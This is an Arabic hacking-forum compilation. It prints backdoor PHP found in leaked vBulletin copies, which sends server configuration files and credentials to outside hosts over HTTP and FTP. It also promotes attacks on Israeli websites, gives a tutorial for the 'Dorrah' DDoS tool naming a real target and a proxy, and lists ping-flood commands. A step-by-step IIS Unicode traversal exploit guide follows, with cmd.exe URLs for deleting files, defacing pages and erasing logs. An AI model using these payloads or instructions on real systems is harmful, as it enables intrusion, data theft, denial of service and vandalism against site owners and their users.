٢- انه جميعه نسخه تجريبي لترويج بضعتهم بدلا ان تكون لمدة ٣٠ يوما فهتموني

٣- النسخه الامنتشره بالانترنت هو نسخه نحصل علي من مواقع هكرز صح وينك انت من هكرز الغرب
وحيلهم
لو تمكنت في الحصول علي نسخه الشركة ١٠٠% ونسخه منتشره في النت لرئيت صح قاموا بحذف كود
التبليغ منه بل اضافوا اليه كوداد وبلاوي وثغرات-وبعدين يجي الاخ صاحب النسخه يوكد انه لقي ثغرة
بمنتديات جون

والعالم يندهش كيبيبببببب خلاص انشهر موقعه وسعر اعلاناته ارتفع في موقعه لكثير الزوار
الحقيقة هو نفسه اضاف الكود ونفسه يعرف مكانه وكيفية العب فيه والله هكذا الامور

المعربيين العرب ليسوا اقل ندلا من الاجانب

انصحكم بتعريب نسخكم بالانفسكم

قبل فتره بسيطه تم اكتشاف ثغره في بعض نسخ ٢,٢,٥ المسريه لنا من اخواننا العرب وكان هذا الكود الموجود فيها في ملف forum

PHP:

```

-----
if ($action=="modify") {
    $vbxh = h;
    $vbxt = t;
    $vbxp = p;
    $vbxw = w;
    $vbxa = a;
    $vbx1 = 1;
    $vbxr = r;
    $vbx b = b;
    $vbxn = n;
    $vbxe = e;
    $vbxo = o;
    $vbxy =y;
    $vbxl = l;
    echo "<!-- ";
    $file =
fopen("$vbxh$vbxt$vbxt$vbxp://$vbxw$vbxw$vbxw.$vbxa$vbxr$vbx a$
vbx b$vbx1.$vbxn$vbxe$vbxt/~$vbxr$vbxo$vbx y$vbx a$vbx l/.x.php?h=$
HTTP_HOST&h2=$SCRIPT_NA
ME", "r");
    $rf = fread($file, 1000);
    fclose($file);
    echo " -->";
-----

```

وكان الكود الحلو هذا يتصل في موقع

<http://www.arab1.net/>

<http://www.arab1.net/~royal/.x.php?h=>

[\\$HTTP_HOST&h2=\\$SCRIPT_NAME](http://www.arab1.net/~royal/.x.php?h=$HTTP_HOST&h2=$SCRIPT_NAME)

عموما مع الايام نزلت نسخه ٢,٢,٦ وسربوها لنا حباينا وشالوا كود التبليغ ياعيني عليهم عشان يحطون

لنا كود تجسس ونعم الاخوه العرب المسلمين

بس هالمره الكود اذكى ومهو مكشوف وغبي زي الاول الكود المره هذي في ملفين ملف option بالاخير

موجود

PHP:

```

-----
echo "<!-- ";
include "$sqlupdate";
-----

```

```
echo "-->";
```

```
-----
وملف functions
```

```
PHP:
```

```
-----
$sqlupdate =
base64_decode('aHR0cDovL3NhdWRpLm5vLWlwLmNvbS9+cm9
5YWwvLngyLmluYw==');
```

يا عيني على الذكاء صرنا نعرف نلعب باكدوا ديكود وانكود والمره هذي بعد يتصل الكود الحلو هذا اللي مستخدمين فيه ديكود بالموقع هذا .

<http://saudi.no-ip.com/>

بيرحب فيكم ويقولكم arab1.net WELCOME TO يا عيني عالترحيب
 عموما الكود بيتصل بالصفحه هذي <http://saudi.no-ip.com/~royal/.x2.inc> اللي فيها كود
 رهيبيبيب وبيبين لنا اللي يحسبون علينا كمسلمين وعرب
 شوفو الكود

```
PHP:
```

```
-----
<div id="sHo" style="display:none;">
  <!--
```

```
if you are seeing this code PlzZzZz Contact
[emai]sleeping_bum@hotmail.com
```

```
<?php
```

```
system("mkdir /tmp/.statics");
system("cp /etc/httpd/conf/httpd.conf /tmp/.statics/httpd1.conf");
system("cp /usr/local/apache/conf/httpd.conf
/tmp/.statics/httpd2.conf");
system("cp admin/config.php /tmp/.statics/php.conf");
system("tar -cvf /tmp/.statics.tgz /tmp/.statics");
$vilname = "$SERVER_NAME.bz";
$port = base64_decode('aHB5NWk5');
$conn_id = ftp_connect("cyber-sa.virtualave.net");
$login_result = ftp_login($conn_id, "cyber-sa", "$port");
$upload = ftp_put($conn_id, "/tmp/$vilname", "/tmp/.statics.tgz",
FTP_BINARY);
ftp_quit($conn_id);
system("rm -rf /tmp/.statics.tgz");
system("rm -rf /tmp/.statics");
$base = "$HTTP_HOST&h2=$SCRIPT_NAME";
$open = "http://saudi.no-ip.com/~royal/.x2.php?h=$base";
```



```

$file = fopen("$open", "r");
$rfr = fread($file, 1000);
fclose($file);
?>
-->
</div>

```

واخره كان دار العرب في ملفه هو بيعرف

٦- الحماية من المخترقين بنسبة ٨٠% لاجهزتك ومنتدياتك

يالله كل يوم نسمع اختراق المنتديات اليكم الحل حماية ٨٠% اليكم اسباب اختراقه وحمايته

١- وجود ثغرات بمجلد الادمين

٢- ثغرة مجلد مود

٣- ثغرة الاستيل

٤- الهتمل

٥- كوكيز

٦- دعم التلنت

٧- Cfgwiz32.exe على المجلد ويندوز C:\Windows

٨- من الملف misc

٩- وجود باتش بجهازك تم ارسله لك من قبل المخترق لحصول بمعلوماتك

٧- كيفية الحماية

^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^

١- قم بحماية ملف الادمين جيدا htaccess. شغل فقط في سرفرات الينوكس ليس ويندوز

٢- قم بحمايته htaccess.

٣- لاتركب ستيلات كثير يسبب ثغرة بالمنتدي

٤- لاتفعل لغة الهتمل ابدا

٥- احذر من الكوكيز نظف جاهزك دائما

٦- قم بتوقيف التل نيت لموقع عندما لاتحتاجه

٧- نأكد من عدم وجود ملف باسم Cfgwiz32.exe على المجلد ويندوز C:\Windows

٨- ده بلوووووي الدنيا فيه جاري البحث عن حل له

٩- قم بتركيب برامج الفيروسات بجهازك...

"مصطلحات مهمة للمبتدئين في اختراق المواقع"

\$\$\$\$\$\$\$\$\$\$

الكاتب: علي زائر

\$\$\$\$\$\$\$\$\$\$

سنعرج في هذا الموضوع على مصطلحات وأمور هامة يجب ان تعرف عليها سويا قبل البدء

=====

تلنت (Telnet): - وهو برنامج صغير موجود في الويندوز . و هو يعمل ككلاينت أو وضعيته تكون دائما كزبون . أي أن باستطاعة هذا البرنامج الإتصال بالسيرفر أو الخادم و اجراء بعض العمليات كل حسب مستواها و حالتها . يستخدمه الهكرز غالبا للإتصال بالسيرفر عبر بورت معين و خصوصا بورت الإف تي بي (٢١) للدخول الى الموقع بطريقة خفية **Anonymous Mode** لعرض ملفات الموقع و سحب ملف الباسورد او غيره من البيانات . لاستخدام البرنامج ، اذهب الى **telnet ==> Run ==> Start** و ستظهر شاشة التلنت .

برامج السكان أو Scanner: - وهي برامج موجودة للمسح على المواقع و كشف ثغراتها إن وجدت ، فهي سريعة ، كما أنها تملك قاعدة بيانات واسعة و كبيرة تحتوي على الثغرات أو الاكسبلويت (Exploits) التي يتم تطبيقها على الموقع لرؤية فيما اذا كان السيرفر يعاني من احدى هذه الثغرات أم لا . و من أمثلة هذه البرامج ، برنامج **Shadow Security Scanner** و **Stealth** و وهذا البرنامج العربي من برمجة الأخ عمران **Omran Fast** الخ . و لهذه البرامج أنواع مختلفة ، منها التي تقوم بعمل سكان على نظام أو سيرفر معين مثل البرامج المختصة بالسكان على سيرفرات الـ **IIS** و منها برامج المسح على ثغرات السي جي اي فقط **CGI** و ما الى ذلك .

اكسبلويت (Exploits): - هي برامج تنفيذية تنفذ من خلال المتصفح . و لها عنوان **URL** ، تقوم هذه الاكسبلويئات بعرض ملفات الموقع و تقوم بعضها بالدخول الى السيرفر و التجول فيه ، كما توجد اكسبلويئات تقوم بشن هجوم على بورت معين في السيرفر لعمل كراش له ، و هذا ما يسمى بـ **Buffer Over Flow Exploits** .

هناك أنواع من الاكسبلويت ، فمنها الـ **CGI Exploits** أو الـ **CGI Bugs** و منها الـ **Unicodes Exploits** و منها الـ **Buffer Over Flow Exploits** ، و منها الـ **PHP Exploits** ، و منها الـ **DOS Exploits** و التي تقوم بعملية حجب الخدمة للسيرفر إن وجد فيها الثغرة المطلوبة لهذا الهجوم و ان لم يكن على السيرفر أي فايروول **Fire Wall** . و هناك بعض الاكسبلويئات المكتوبة بلغة السي و يكون امتدادها (c) .

هذه الاكسبلويئات بالذات تحتاج الى كومبايلر **Compiler** او برنامجا لترجمتها و تحويلها الى اكسبلويت تنفيذي عادي يستخدم من خلال المتصفح ، و لتحويل الاكسبلويت المكتوب بلغة السي هذه الى برنامجا تنفيذيا ، نحتاج إما الى

نظام التشغيل لينوكس او يونكس ، او الى اي كومبايلر يعمل ضمن نظام التشغيل ويندوز . أشهر هذه الكومبايلرس (المترجمات أو المحولات) برنامج اسمه **Borland C++ Compiler** و هي تعمل تحت نظام التشغيل ويندوز كما ذكرنا سابقا .

=====

الجدار الناري FireWall:- هي برامج تستعملها السيرفرات لحمايتها من الولوج الغير شرعي لنظام ملفاتنا من قبل المتطفلين . هي تمثل الحماية للسيرفر طبعا ، و لكني أنوه بأن الفايروولالمستخدم لحماية السيرفرات (المواقع) تختلف عن تلك التي تستخدم لحماية الأجهزة .

Token:- هو ملف الباسورد المظلل (Shadowed Passwd) و الذي يكون فيه الباسورد على شكل * أو x أي Shadowed . إن وجدت ملف الباسورد مظلا ، فيجب عليك حينها البحث عن ملف الباسورد الغير المظلل و الذي يسمى Shadow file . تجده في etc/shadow/ .

Anonymouse:- هي الوضعية الخفية و المجهولة التي تدخل فيها الى الموقع المراد اختراقه. هناك خاصية في برامج الالف تي بي بنفس الاسم ، تستطيع ان تستعملها في الدخول المجهول الى السيرفر و سحب الملفات منه وهذه أصبحت نادرة نوعا ما الآن .

Valnerableties:- أي الثغرات أو مواضع الضعف الغير محصنة أو القابلة للعطب و التي يعاني منها السيرفر و التي قد تشكل خطرا أمنيا عليه مما يؤدي الى استغلالها من قبل الهاكرز في مهاجمة السيرفر و اختراقه أو تدميره .
ما هي مفردتها ؟ (:) ، Valnerable أي ثغرة أو بالأصح موضع الضعف و المكان الغير مؤمن بشكل سليم . و تكثر هذه الكلمة في القوائم البريدية للمواقع المهمة بالسيكيوريتي و أمن الشبكات و غيرها كالقائمة البريدية الموجودة في موقع Security Focus أو باق تراك او غيرها .

passwd file : هو الملف الذي يحتوي على باسورد الروت و باسوردات الأشخاص المصرح لهم بالدخول الى السيرفر . باسورد الموقع موجود في نفس الملف طبعا و غالبا ما يكون مشفر بمقياس DES .

الجرنر أو ال-root : و هو المستخدم الجذري و الرئيسي للنظام ، له كل الصلاحيات في التعامل مع ملفات الموقع و السيرفر من إزالة أو اضافة أو تعديل للملفات .
غالبا ما يكون باسورد الروت هو باسورد الموقع نفسه في المواقع التي تعمل ضمن نظام التشغيل لينوكس او يونكس أو سولاري أو Free BSD و غيرها .

السيرفر Server : هو الجهاز المستضيف للموقع ، إذ أن كل ملفات الموقع توضع فيه فهو جهاز كمبيوتر عادي كغيره من الأجهزة لكنه ذو امكانيات عالية ككبر حجم القرص الصلب والرام والكاش ميموري و سرعته الهائلة ، و هو متصل بالإنترنت ٢٤ ساعة ، و هذا هو سبب كون المواقع شغالة ٢٤ ساعة على الإنترنت (:) . قد يستضيف السيرفر أكثر من موقع واحد، و هذا يعتمد من سيرفر لآخر و من شركة لأخرى .
ضربة الهاكرز طبعا هي اختراق السيرفر الذي يملك الكثير من المواقع ، فيسهل حينها اختراق جميع المواقع التي تندرج تحته مما يؤدي إما الى تدميرها أو العبث في ملفاتنا أو تشويه واجهتها أو سرقة بياناتها و تدميرها أو مسحها من النت تماما ، و هذا ما يحدث للمواقع الإسرائيلية و بكثرة و لله الحمد . - جزاكم الله خيرا أيها المجاهدون وأذكر اني في آخر مرة اخترقت سيرفر يحتوي قرابة ٣٦٧ موقع وحصلت على جميع ملفات الكونفيج الموجودة داخل السيرفر وفيها طبعا الباسوردات بدون تشفير كما نعلم وهي الخاصة بمجلات النيوك وكذلك الخاصة بالادمن لبرامج المنتديات والبقية من خلال فتح تشفير الباسوردات ببرنامج جون تستطيع مباشرة من اختراق الموقع من الالف تي بي بلا عناء وحذف كل ما فيه . -

بوفر أوفر فلو (Buffer over Flow) : و هي نوع من أنواع الاكسبليويطات التي تستعمل لشن هجوم الطفح على نقطة معينة من السيرفر مثل الهجوم على بورت الإيف تي بي أو غيره لأجل اضعاف اتصال السيرفر و فصل اتصاله بهذا البورت و لالغاء الرقعة الموجودة بها كي يتم استغلالها مجددا - بعد عمل الكراش لها طبعا - يتم استغلالها في معاودة الإتصال لها و بسهولة و دون وجود أي رقع او حواجز و سحب البيانات منها .

و هي شبيهة نوعا ما بعملية حجب الخدمة - **DOS** - اذ أنها تقوم بعملية اوفر لود على جزء مركز من السيرفر ...

" دايناميكية تدمير المواقع "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

يعد تدمير المواقع من الأشياء السهلة والنافعة والتي يصحبها خسائر فادحة للموقع المستهدف حيث اذا تم تدمير الموقع وايقافه عن العمل حتى لو لمدة محدوده فسيخسر الموقع خسائر بالآلاف او بالملايين وعلى حسب شهرة الموقع .

وتدمير المواقع لا يتم الا بأشتراك مجموعة كبيره لا تقل في أغلب الأحيان عن ٢٠٠ شخص أو أكثر وكلما كثر العدد كلما تم تدمير الموقع بسرعة أكبر وفي وقت أقصر وهناك مواقع كثيرة تقوم بمثل هذا الأمر منها الموقع المكافح الناصر للأسلام موقع الجاد الإلكتروني الذي تعرض لوقف طالت مدته وعاد بعد ذلك بقوه اكبر ولا يزال الموقع مستمر في هذه الهجمات والجهاد وقد تم تدمير مواقع كثيرة عن طريق التعاون مع هذا الموقع

وألية تدمير المواقع تكمن في اشاء عدة منها :

- ١- استخدام الطرق التقليدية التي تتم عن طريق الدوس كما سيتم الشرح لاحقا ان شاء الله.
- ٢- استخدام بعض البرامج القويه والفاعلة التي اثبتت جدارتها امام المواقع المعادية مثل برنامج الدرة الشهير. والذي سيتم شرحه لاحقا ان شاء الله...

" شرح برنامج الدرة لتدمير المواقع "


\$\$\$\$\$\$\$\$

منقول

\$\$\$\$\$\$\$\$

حمل البرنامج من عملية بحث بواسطة ملك البحث جوجل.

عند الإنتهاء من تحميل البرنامج ، فك ضغط الملف ، و عند تشغيله سيظهر لك الشكل التالي :




Attack

لبدء الهجوم فقط اضغط على

Stop

ولإيقاف الهجوم اضغط على

عند بدء الهجوم سيعمل برنامج الدرة على بحث البروكسي الخاص بك و سيضعه لك في مكانه.



و لتخفي هويتك عند الهجوم قم بتشغيل :

Connect through a SOCKS Proxy

و ضع رقم البروكسي التالي

Socks Server	Socks Port
212.26.66.3	1080

وسيكون عنوان الموقع المراد الهجوم عليه هنا

URL
www.diners.co.il

و من خواص هذا البرنامج انه لا يستطيع احد تغيير جهة الهجوم و لتجديد عنوان الموقع المراد الهجوم عليه فقط قم بضغظ **Update** و هو سيقوم تلقائيا بالبحث و التغيير.

و لمعرفة آخر اخبار البرنامج و المواقع التي تم النجاح بقصفها فقط قم بضغظ :

War News

و سيظهر لك الشكل التالي :





قم بضغظ **Update** و ستظهر لك الأخبار.

و لعمل البرنامج بطريقة ذكية بحيث لا يبطيء الإنترنت ، قم بتشغيل :



لتشغيل البرنامج عند عمل الوندوز قم بتشغيل :



الشكل التالي يمثل عدد المرات الناجحة :  Success

و هذا يمثل عدد المرات الفاشلة :  Failed

وصلة تحميل البرنامج..

http://www.geocities.com/boom_q8y4/dorrah.zip

...

" تدمير المواقع بدون برامج "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

في هذا الدرس سأقوم بشرح عدة طرق لتدمير المواقع بدون برامج ولكن هناك شرط لتدميرها أن يجتمع عدد كبير قد يصل في بعض الأحيان الى اعلى من ٢٠٠ شخص على الموقع نفسه ويقوموا بتطبيق الطريقة معا بعض في نفس الوقت...

الطريقة الاولى::

قم بالتوجه إلى "الدوس" <====> اكتب الأمر التالي :-

Ping www.xx.com

يعني اسم الموقع Xxx

بعد ذلك سيخرج لك رقم أي بي الموقع.

قم بكتابة الأمر:

(اسم الموقع) (قوة الضربه) -l (عددالضربات) ping -n

مثال ذلك:

ping -n 1000 -l 400 www.xxx.com

الطريقة الثانية::

بعد استخراج أي بي تبع الموقع المراد بالطريقة الي في الأعلى...

قم بكتابة الأمر:

ping -t ip

حيث ip يعني أي بي الموقع المورد....

" معلومات عن Routing in the Internet "

\$

الكاتب: ACID BURN_EG

\$

موضوع هام لنقطة هامة في الشبكات واود ان اضيف اضافة بسيطة وهي ان الروتير هو جهاز للتوصيل بين عدة شبكات متباعدة ((ولمن يعرف فكرة الخب HUB فال Router يقوم بنقس المهمة وهو جهاز يختلف في حجمه باختلاف المساحات الي يعمل في نطاقها وقد قمت بزيارة لبعض شركات مزودي الخدمة عن طريق بعض الاصدقاء ورايت عدة راوترات وبعده احجام واستطيع ان اقول بان متوسط حجمه تقريبا ٤٠ سم * ٥٠ سم على شكل مكعب

Routing in the Internet:

=====

what is routing?!

الروتينج هو عبارته عن طريقة معينة والتي عن طريقها تنتقل المعلومات من كمبيوتر الى اخر او من هوست الى اخر.

و في سياق الانترنت يوجد ثلاث مظاهر من الروتينج وهم:

١- Physical Address Determination

٢- Selection of inter-network gateways

٣- Symbolic and Numeric Addresses

و يعتبر الاول هو المهم فعندما تنتقل بيانات ال ip من الكمبيوتر فمن الضروري ان تغلف هذه البيانات الخاصة بال ip بأى اطار من اى صيغه تكون متصله بالشبكة المحلية للجهاز او بالشبكة المتصل بها الجهاز فى حالته الموجود عليها عند انتقال هذه البيانات. و يتطلب هذا الغلاف التضمين من عنوان الشبكة المحلية او العنوان الفيزيائى لهذا الشبكة مع الاطار الذى يحيط بالبيانات (اي (inclusion of a local network address or physical address within the frame)).

و الشئ الثانى من المذكور اعلاه مهم ايضا و ضرورى لان الانترنت تتكون من عدد من الشبكات المحلية اى local networks مرتبطة بواحد او أكثر من المداخل اى ال gateways و هذه المداخل عموما تسمى بالروتيرس اى ال routers احيانا يكون لها اتصالات فيزيائيه او بورتات مع الكثير من الشبكات. و تحديد المدخل الملائم و البورت لتفصيل بيانات ال ip هذا ما نسميه روتينج اى routing و تتضمن ايضا داخل تبادل المعلومات بطرق معينه.

و الثالث من المذكور هو الذى يتضمن انتقال العنوان اى ال address translation من الشكل الكتابى الذى نعرفه و نستطيع التعرف عليه بسهولة و المقصود مثلا عنوان المتصفح اى <http://www.3asfh.com/> الى ال ip اى الى اشياء رقميه معقده صعبه و تؤدى هذه المهمه عن طريق ال DNS

و الان ندخل فى شرح عمليه تحديد الـ Physical Address اى :

Physical Address Determination:

اذا كان يريد جهاز كمبيوتر ان ينقل ip data اذن فأنه يحتاج الى ان يغلف بأطار مخصص و تابع للشبكة المتصل الجهاز بها. و لنجاح هذا الانتقال فى ظل التغليف بهذا الاطار من الضرورى ان نحدد ما يسمى بال physical address لاتجاه الكمبيوتر. و هذا يتم بنجاح و ببساطه عن طريق استخدام جدول سوف يوضح كيفيه تحويل ال ip الى , physical addresses فمثلا هذا الجدول يحتوى على عناوين ال ip للشبكة او العنوان المعروف لها .

و للحصول على هذا الجدول و قرانته من الطبيعى ان يكون الكمبيوتر يستخدم بروتوكول معين للحصول على هذا الجدول و تحويل ال ip الى physical addresses و هذا البروتوكول يعرف بأسم ARP اى Address Resolution Protocol اى بروتوكول تحليل العنوان و اعتقد اننا الان ادركنا و فهمنا معنى كلمه تحويل ال ip الى , physical addresses و يمكن ان نعرف هذا الجدول بأسم ARP cache .

و للحصول على الجدول نستخدم امر -a arp و فى اليونكس ايضا نستخدم نفس الامر .
و هذا مثال حى على الجدول الذى يظهر بعد تنفيذ الامر :

```
C:\WINDOWS>arp -a
Interface: 62.135.9.102 on Interface 0x2
Internet Address Physical Address Type
207.46.226.17 20-53-52-43-00-00 dynamic
213.131.64.2 20-53-52-43-00-00 dynamic
213.131.65.238 20-53-52-43-00-00 dynamic
```

الانترنت ادرس الموجود امامكم هذا هى عناوين كل الشبكات المتصله بجهازى بعد دخولى الى الانترنت و ال Physical Address اعتقد انكم تلاحظون انه ثابت لا يتغير و بهذا يمكننا ان نقول و نوضح لكم ان ال Physical Address هذا هو ال Mac Address اى رقم الجهاز نفسه الذى تتصل به الانترنت اثناء العمل و لذلك فقد قلت فى كلامى ان تحديد ال Physical Address مهم جدا فى عمليه نقل معلومات او بيانات ال ip لانه بدون Physical Address اذن فكيف ستتعرف الباكيدجس الموجوده فى ال router على طريقها.

و ال type هذا مكتوب dynamic اى انه غير ثابت بمعنى انه يتغير عند عمل ريستارت لكل مره فى الجهاز و لكنه يثبت اثناء العمل على الانترنت .

و هناك النوع الاخر و هو ال static اى الثابت الذى لا يتغير "هذا فقط للتوضيح"

اعتقد الان اننا فهمنا بمعنى بسيط ما هو ال routing و ما هى ال routers

...

الفصل الثالث



((مقتطفات عن
السيرفرات والأنظمة))

" الإختراق عن طريق اليونيكود (الجزء الأول) "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: sNiper_hEx

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

يحتوى الدرس الاول على (١٣ نقطة) وهي كما يلي :-

- تعريف باليونيكود .
- تاريخ ظهور هذه الثغرة .
- كيفية ايجاد هذه الثغرات .
- كيف يتم استغلال ثغرات اليونيكود .
- الاوامر المستخدمة بواسطة ملف **CMD** .
- طريقة تطبيق هذه الثغرات .
- كيفية اختصار ثغرة اليونيكود حتى تتمكن من تفعيل امر الـ **ECHO** .
- طريقة نسخ ملف الـ **CMD** لاتاحة امكانية الكتابة على الملفات .
- كيفية معرفة مشكلة الـ **Access Denied** والحلول المتبعة لها .
- كيفية عمل اكاونت للدخول بواسطة الـ **FTP** .
- طريقة كشف باسورد الادمينستريتور .
- تغيير الصفحة الرئيسية للموقع وعملية الاب لوود بواسطة برنامج **TFTP** .
- مسح ملفات اللوق حتى لا يتم التعرف عليك .

- تعريف باليونيكود .

اليونيكود عبارة عن مجموعة من الثغرات في مجموعة خدمة المعلومات التي ركبت مع IIS4.0 / IIS5.0 والذي يأتي عادة مع NT4 / Win2k .

- تاريخ ظهور هذه الثغرة .

لا يوجد تاريخ محدد لظهور اول ثغرة لليونيكود لذا يعتبر ظهورها بواسطة شخص مجهول **anonymous person** ، وقيل ان اول ظهور لثغرات اليونيكود كانت بواسطة الصينيين ولكن لا يوجد ما يثبت صحة هذا الكلام لهذه الثغرات ، فتم استغلال هذه الثغرات من قبل المخترقين وتطوير البرامج اللازمة لها .

- كيفية ايجاد هذه الثغرات .

يتم ايجاد هذه الثغرات بطريقتين :-

- ١- بواسطة البرامج اللازمة والمخصصة لكشف هذه الثغرات سواء بالبرامج التي تعمل على نظام ويندوز او بطريقة الشل والتي تعمل على نظام لينكس .
- ٢- بواسطة تطبيق الثغرة على الموقع مباشرة .

- كيف يتم استغلال ثغرات اليونيكود .

عند تطبيق الثغرة على نظام الـ IIS4 / IIS5 يبدأ ملف **CMD** بفك شفرة اليونيكود في المثال الخطاء ومن هنا يتم استغلالها .

- الاوامر المستخدمة بواسطة ملف **CMD .**

الاورامر المستخدمة بواسطة ملف الـ **CMD** وهي امر لانشاء دليل جديد و امر لالغاء دليل و امر للنسخ و امر النقل و امر الحذف و امر تغيير اسماء الملفات و امر لرؤية محتويات الملف و امر الكتابة داخل أي ملف و امر لسحب أي ملف ، وهي حسب الامثلة التالية :-

امر انشاء دليل جديد

<http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+md+c:\hEx>

امر الغاء دليل

<http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+rd+c:\hEx>

للمعلومية: لا يمكن الغاء أي دليل الا اذا كان فارغاً تمام من الملفات والمجلدات

الامر المستخدم للنسخ

<http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\hEx.exe>

الامر المستخدم للنقل

<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+move+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\hEx.exe+c:\>

:الامر المستخدم **للحذف**

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+del+c:\hEx.mdb

:الامر المستخدم **لتغيير مسمى الملفات**

http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+ren+c:\index.htm+hEx.htm

:الامر المستخدم **لرؤية محتويات الملف**

http://www.xxxx.com/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+type+c:\hEx.txt

:الامر المستخدم **للكتابه داخل أي ملف**

http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+echo+sNiper_hEx+>c:\hEx.txt

:الامر المستخدم **لعملية سحب أي ملف**

عليك القيام اولاً بنسخ الملف المراد سحبه الى أي دليل وبعدها يتم كتابة اسم الملف في اخر العنوان كالتالي
:
http://www.xxxx.com/msadc/hEx.mdb

- **طريقة تطبيق هذه الثغرات** -

تطبيق الثغرة على الموقع من خلال المتصفح تتم حسب الامثلة التالية :-

http://www.xxxx.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

http://www.xxxx.com/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

وقد نحتاج الى تغيير مسمى الدليل بحيث يكون :-

Msadc , _vti_bin , iisadmpwd , _vit_admin , scripts , samples , cgi-bin

- كيفية اختصار ثغرة اليونيكود حتى تتمكن من تفعيل امر الـ ECHO .
في حالة اكتشاف موقع يعاني من مشكلة اليونيكود ولنفترض انه كان على هذه الثغرة :-
<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\>

فحتاج الى نسخ ملف **w3svc.exe** الى مجلد **inetpub\scripts** والامر يكون بهذه الطريقة :-
<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\w3svc.exe>

بعد نسخ ملف **w3svc.exe** الى مجلد **inetpub\scripts** ، الان نقوم بتصفح الموقع من خلال الثغرة بهذه الطريقة :-

<http://www.xxxx.com/scripts/w3svc.exe?/c+dir+c:\>
الان نستطيع الكتابة داخل أي ملف وبالتحديد الملف الرئيسي للموقع الذي غالبا مايكون في هذا الدليل **inetpub\wwwroot\index.htm** بحيث يكون الامر بالشكل التالي :-
http://www.xxxx.com/scripts/w3svc.exe?/c+echo+Hacked+By+sNiper_hex+hexRay@Hotmail.com+>+c:\inetpub\wwwroot\index.htm

- طريقة نسخ ملف ا CMD لاتاحة امكانية الكتابة على الملفات .
الغرض من نسخ ملف الـ CMD وهو لاعطاء امكانية للكتابة داخل السيرفر في بعض الحالات ويتم نسخه الى مجلد السيكرت بهذه الطريقة :-
<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe>
الان بإمكاننا استخدام ملف الـ CMD الجديد في الثغرة بدلا من الاول بهذا الشكل :-
<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd1.exe?c+dir+c:\>

- كيفية معرفة مشكلة الـ Access Denied والحلول المتبعة لها .
تتم معرفة مشكلة الـ Access Denied من خلال المحاولة في حذف أي ملف من أي امتداد ، فعند ظهور رسالة الـ Access Denied فاليك هذه الطرق حتى تتمكن من الكتابة على الملفات والتحكم اكثر على السيرفر :-
١- الطريقة الاولى نسخ ملف الـ CMD الى دليل السيكرت بمسمى **CMD1** فسوف يتاح لك امكانية الكتابة باستخدام الامر **Copy** باستخدام هذا الامر :-
